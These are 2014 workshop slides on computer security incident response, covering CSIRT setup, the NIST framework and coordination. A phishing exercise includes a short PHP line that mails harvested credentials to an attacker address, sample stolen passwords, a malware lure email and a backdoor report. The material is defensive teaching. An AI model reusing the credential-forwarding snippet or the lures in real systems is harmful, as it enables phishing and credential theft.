

Incident Response & Handling

BDNOG Workshop
19 – 21 May 2014

Adli Wahid

Security Specialist, APNIC

adli@apnic.net

About Me

- Adli Wahid
- Current Role
 - Security Specialist, APNIC
- Previous Roles
 - Cyber Security Manager, Bank of Tokyo-Mitsubishi UFJ
 - VP Cyber Security Response Services, CyberSecurity Malaysia & Head of Malaysia CERT (MYCERT)
 - Lecturer, International Islamic University Malaysia
- Follow me on Twitter!
 - adliwahid

Agenda

Plan For Today

1. Cyber Security – The Bigger Picture
2. Incident Response & Handling
3. Setting Up CSIRT

Outcomes

1. Understand the importance of responding and handling security incidents
2. Familiar with the requirements for setting up a CERT / CSIRT
3. Identify organisations to connect with for collaboration & cooperation

So you do 'Security'?

Computer Security



What my parents think I do




What my friends think I do




What my boss thinks I do



What my girlfriend thinks I do



What the media thinks I do



What I actually do

CYBERSECURITY FRAMEWORK – THINKING ABOUT CYBERSECURITY

Cyber Security Frame Work

- How do we think about security
- Collection of activities to address Risk
 - Risk = Threats x Vulnerabilities
 - Dealing with the Known & and Unknown
- People, Process, Technology
- Dynamic & Continuous Approach
 - Including Learning from Incidents
 - Applying Best Current Practices

NIST Cyber Security Framework


Function Unique Identifier	Function	Category Unique Identifier	Category
ID	Identify	ID.AM	Asset Management
		ID.BE	Business Environment
		ID.GV	Governance
		ID.RA	Risk Assessment
		ID.RM	Risk Management Strategy
PR	Protect	PR.AC	Access Control
		PR.AT	Awareness and Training
		PR.DS	Data Security
		PR.IP	Information Protection Processes and Procedures
		PR.MA	Maintenance
		PR.PT	Protective Technology
DE	Detect	DE.AE	Anomalies and Events
		DE.CM	Security Continuous Monitoring
		DE.DP	Detection Processes
RS	Respond	RS.RP	Response Planning
		RS.CO	Communications
		RS.AN	Analysis
		RS.MI	Mitigation
		RS.IM	Improvements
RC	Recover	RC.RP	Recovery Planning
		RC.IM	Improvements
		RC.CO	Communications




Incidents Happens!

- Despite your best efforts keep the internet safe, secure and reliable
 - things happens
- What we have seen
 - Malware, Botnets, Exploit Kits, Ransomware, DDoS Attacks, Anonymous, 0-days, Web Defacement
 - Data Breaches and Disclosures
 - And Many more!
- What is the worst that can happen to you?





From: Lamont Norton <togglesnt24@uky.edu>
Subject: **FW:Check the attachment you have to react somehow to this picture**
Date: July 9, 2012 12:20:42 PM GMT+08:00
To: Adli Wahid <adli@cybersecurity.org.my>
▶  1 Attachment, 32.5 KB [Save](#) [Quick Look](#)

I'm sorry ,
I got to show you this picture in attachment. I can't tell who gave it to me sorry but this chick looks a lot like your ex-gf. But who's that dude??.



[IMG93038.zip \(32.5 KB\)](#)



SHA256: 134eeef9e645230f60455500e6c9ceb6afcfeef2986d9619774f05bf7c668f2f

File name: IMG93038.exe

Detection ratio: 5 / 42

Analysis date: 2012-07-09 05:55:21 UTC (5 minutes ago)

[More details](#)



*5 out of 42
AVs Detect This*

Antivirus	Result	Update
AhnLab-V3	Trojan/Win32.Birele	20120708
AntiVir	-	20120708
Antiy-AVL	-	20120709
Avast	-	20120708
AVG	-	20120708
BitDefender	-	20120709
BitDefender	-	20120709

Incident Happens! (2)

- Incident may affect
 - Your Organisation
 - Your Customers
- Must be managed in order to
 - Limit Damage
 - Recover (Fix/Patch)
 - Prevent recurrence
 - Prevent Further Abuse

Exercise-1

- You might have an incident already
- Visit www.zone-h.com/archive
- Enable filters
 - Insert domain
- Let's Discuss
 - What can we learn from this?
 - What is the risk for publication of defaced websites?
 - Going back to our formula: Risk = Threats + Vulnerabilities

Exercise-1 Discussion

- Detection
 - How do I know about incidents affecting me
- Analysis
 - How 'bad' is the situation
 - Google for ZeusTracker, MalwareDomainList
- Recover
 - How do I fix this
- Lessons Learned
 - How can we prevent this happening in the future
 - Think PPT!
 - Can series of action be co-ordinated?

INCIDENT HANDLING & RESPONSE FRAMEWORK

What is incident?

- ITIL terminology defines an incident as:
 - Any event which is not part of the standard operation of a service and which causes, or may cause, an interruption to, or a reduction in, the quality of that service
- ISO27001 defines an incident as:
 - any event which is not part of the standard operation of a service and which causes or may cause an interruption to, or a reduction in, the quality of that service.

Incident Response vs. Incident Handling

- Incident Response is all of the **technical components** required in order to analyze and contain an incident.
 - Skills: requires strong networking, log analysis, and forensics skills.
- Incident Handling is the **logistics, communications, coordination, and planning functions** needed in order to resolve an incident in a calm and efficient manner.

[isc.sans.org]

What is Event?

- An “event” is any observable occurrence in a system and/or network
- Not all events are incidents but all incidents are events

Objective of Incident Response

- To mitigate or reduce risks associated to an incident
- To respond to all incidents and suspected incidents based on pre-determined process
- Provide unbiased investigations on all incidents
- Establish a 24x7 hotline/contact – to enable effective reporting of incidents.
- Control and contain an incident
 - Affected systems return to normal operation
 - Recommend solutions – short term and long term solutions

Dealing with Incidents – Bottom Line

- What happens if you don't deal with incidents?
 - Become Tomorrow's Headline (Image)
 - I or Domain Blacklisted (Availability & Financial Loss)
 - Linked to Criminals
- The World needs you!
 - Trusted point of contact (information on infected or compromised hosts)
 - Doing your bit to keep the Internet a safe and secure place for everyone!

The CSIRT Organisation

- Defining the CSIRT Organisation
- Mission Statement
 - High level definition of what the team will do
- Constituency
 - Whose incidents are we going to be handling or responsible for
 - And to what extent
- CSIRT position / location in the Organisation
- Relation to other teams (or organisations)

Possible Activities of CSIRTs

- **Incident Handling**
- Alerts & Warnings
- Vulnerability Handling
- Artefact Handling
- Announcements
- Technology Watch
- Audits/Assessments
- Configure and Maintain Tools/
Applications/Infrastructure
- Security Tool Development
- Intrusion Detection
- Information Dissemination
- Risk Analysis
- Business Continuity Planning
- Security Consulting
- Awareness Building
- Education/Training
- Product Evaluation

List from CERT-CC (www.cert.org/csirts/)

Operations & Availability

- Incidents don't happen on a particular day or time
- How to ensure 24 x7 reachability?
 - IRT Object In WhoIS Database
 - Email (Mailing List)
 - Phone, SMSes
 - Information on the Website
 - Relationship with National CSIRTs and Others
 - ISPS, Vendors, Law Enforcement Agencies

Different kinds of CSIRTs

- The type of activities, focus and capabilities may be different
- Some examples
 - National CSIRTs
 - Vendor CSIRTs
 - (Network & Content) Providers

Resources Consideration (1)

- People, Process and Technology Requirements
- People
 - Resources for:
 - Handling Incidents Reports (Dedicated?)
 - Technical Analysis & Investigation
 - What kinds of skills are required ?
 - Familiarity with technology
 - Familiarity with different types of security incidents
 - Non Technical skills – Communication, Writing
 - Trustworthiness

Resources Requirements (2)

- Process & Procedures
 - Generally from the beginning of incident till when we resolve the incident
 - Including lessons learned & improvement of current policies or procedures
 - Must be clear so that people know what do to
 - Importance
- Specific Procedures for Handling Specific types of Incidents
 - Malware Related
 - DDoS
 - Web Defacement
 - Fraud
 - Data Breach

Incident Response/Handling



Source: Special Publication 800-61* Computer Security Incident Handling Guide page 3-1
* <http://csrc.nist.gov/publications/nistpubs/800-61-rev1/SP800-61rev1.pdf>

Applying the Framework - Responding to a DDOS Incident

1. Preparation
2. Identification
3. Containment
4. Remediation
5. Recovery
6. Aftermath/Lessons Learned

Reference: cert.societegenerale.com/resources/files/IRM-4-DDoS.pdf


Example Team Structure

- First Level
 - Helpdesk, Triage
- 2nd Level
 - Specialists
 - Network Forensics
 - Malware Forensics
 - Etc
- Overall Co-ordination

Understanding Role of Others in the Organisation

- Different tasks in the organisation
 - CEO: to maximise shareholder value
 - PR officer: to present a good image to the press
 - Corporate Risk: to care about liabilities, good accounting, etc.
 - CSIRT: to prevent and resolve incidents
- Don't assume these interests automatically
- coincide - but with your help, they can !


Incident Response/Handling – Skills / Activities Overview



Resources Requirements (3)

- Technology / Tools
- Essentially 2 parts
 - For handling Incidents & Incidents Related Artifacts
 - Managing tickets, secure communications, etc
 - RTIR, OTRS, AIRT are some good examples
 - Tools & Resources for Analysis & Investigation
 - Depending on the type of work that is required
 - For performing:
 - Hosts Analysis, Log Analysis, Traffic Analysis, Network Monitoring, Forensics, Malware Analysis
 - Tools that support standards for exchanging Threat Intels with other teams (STIX & TAXII)

Incident Reporting Channels Integration with OTRS



Exercise – 2

- Let's discuss how will you handle these types of incidents
 - Data Breach (Password of your users published on Scribd)
 - Phishing Website
 - Hacker Group announced that they will hacked all of YOURDOMAIN on July 1st 2014
 - Attacker send sent you and Email and Threatened to launch DDoS attack if you don't pay Money
 - Receive an email from ShadowServer.ORG about hosts on your network that are running Open Recursive DNS

Exercise-2 The Phish!

Dear Intelligent User,
We have introduced a new
security feature on our website.
Please reactivate your account
here: <http://www.bla.com.my>
p.s This is NOT a Phish Email

```
<?  
$mailto='criminal@gmail.com';  
mail($mailto,$subject,$message);  
?>
```

Login

Password

```
din:1234567  
joey:cherry2148  
boss:abcdefgh123  
finance:wky8767  
admin:testtest123
```

Phish Response Checklist

1. Analyse / Report of Spam
2. Phishing Site Take Down
 - Removal / Suspension
 - Browser Notification
3. Phishing Site Analysis
 - Phishkits ?
4. Credentials 'Stolen'
 - Notify Users
5. Report / Escalation
6. Lessons Learned

Exercise 2 – From .RU (or somewhere) with Love

Date: Day, Month 2011

Subject: Partnership

From: Attacker

To: Victim

Your site does not work because We attack your site. When your company will pay to us we will stop attack. Contact the director. Do not lose clients.

Dear Admin,

>

> Please check this web are already being hack and please info their
> admin about the deface. Seem their box already have backdoor to cover
up their xtxt.

> http://www.xyz.my/images_old/errors.php ---> want to login type
password below!!!

The password : blablabla

> They use scripting that SA will never look and put like this php are
> needed thought the keep this file without noticed them... Please come
> on if the not qualified to do this job give to others that qualified
> to do the job. I being noticed this since 2008 nothing happen also the
> SA or vendor doesn't care of their web is being web or not or they do
> not know how to trace their website have vulnerability that can
> interact many hacker around the world to hack Malaysia Web site
> especially goverment website because it easy or suppose to be easy to
> them. Please if cybersecurity do their job and very efficient way ...
> and there will notice 1st and scan all gov website for anything that
> have vulnerable and can exploit any time. Dont make other outsider do
> it 1st and we can see many flag around the world are in Malaysia
> Government Website. shame shame!!!

Advisories and Alerts

- Scenarios that potentially require Advisory or Alert
 - Incident that could potential have a wide-scale impact
 - Examples
 - Declaration by attacker to launch attack
 - Critical vulnerability of popular software
- Some types of Incidents Require action by those in your consituencies
 - They have to apply the patch themselves
 - Their network or systems are not reachable to you
 - They must perform additional risk assessment
 - Perform check so that to ensure that they are not vulnerable

Advisories and Alerts (2)

- Content
 - Should be clear & concise
 - What is impacted
 - If fix available or workaround
 - Shouldn't be confusing
 - Guide on how to determine or apply fix could be useful
- Distribution of advisory and alerts
 - Preparation of targeted list based on industry, common systems, groups
 - Using suitable platforms to reach out (including media)
 - Goal is to reach out as quick as possible the right
- Special Programs with Vendors
 - Early alert – i.e. Microsoft

Working with Law Enforcement Agencies & Judiciary

- Some incidents have elements of crime
 - ‘Cyber’ or non-cyber laws
 - Regulatory framework
- Implication
 - Must work with Law Enforcement Agency (must notify)
 - Preservation of digital evidence (logs, images, etc)
 - Proper configuration of systems, time etc
 - Working together with LEAs to investigate
 - Monitoring, recording and tracking
 - Responding to requests
 - Explaining / Training them on how things work


Collaboration & Information Sharing

- Bad guys work together, Good guys should too!
- Make yourself known, collaborate with others
- Association of CSIRTs
 - National CSIRTs groups (in some countries)
 - Regional – APCERT, OIC-CERT, TF-CSIRT
 - Global – FIRST.org
- Closed & Trusted Security Groups
 - NSP-SEC
 - OPS-TRUST
- Getting Free Feeds about your constituencies (and sharing with them)
 - ShadowServer Foundation
 - Team Cymru
 - Honeynet Project

Getting Involved

- Global Take Downs / Co-ordinated Response
 - DNSChanger Working Group
 - Conficker Working Group
- Cyber Security Exercises
 - Multiple Teams & Multiple Scenarios activities
 - Getting to know your peers and improving internal processes as capabilities
 - Example: APCERT Drill, ASEAN Drill, etc
- Helping Promote Best Practices & Awareness
 - Source Address Validation (BCP 38)
 - APWG Stop – Think – Connect (APWG.org)

Cyber Security Exercises - Targeted Attacks Scenario



Exercises – 3

- Check out some of the security organisations mentioned earlier
 - APCERT – <http://www.apcert.org>
 - FIRST – <http://www.first.org>
 - ShadowServer Foundation
<http://www.shadowserver.org>
 - Honeynet Project – <http://www.honeynet.org>

Managing CSIRT

- Having sufficient resources (\$) is critical to maintain cert / csirt operation
- Consider having funds for traveling to participate in workshops, training and meetings

Recap

- We covered
 - The bigger picture – Managing Risks
 - The need to respond to incidents
 - Setting up Security Response Teams
 - Resources required
 - Getting your team up and running

Questions ?

Keep in touch!

[Adli Wahid](#)

adli@apnic.net

Check out:

<http://training.apnic.net>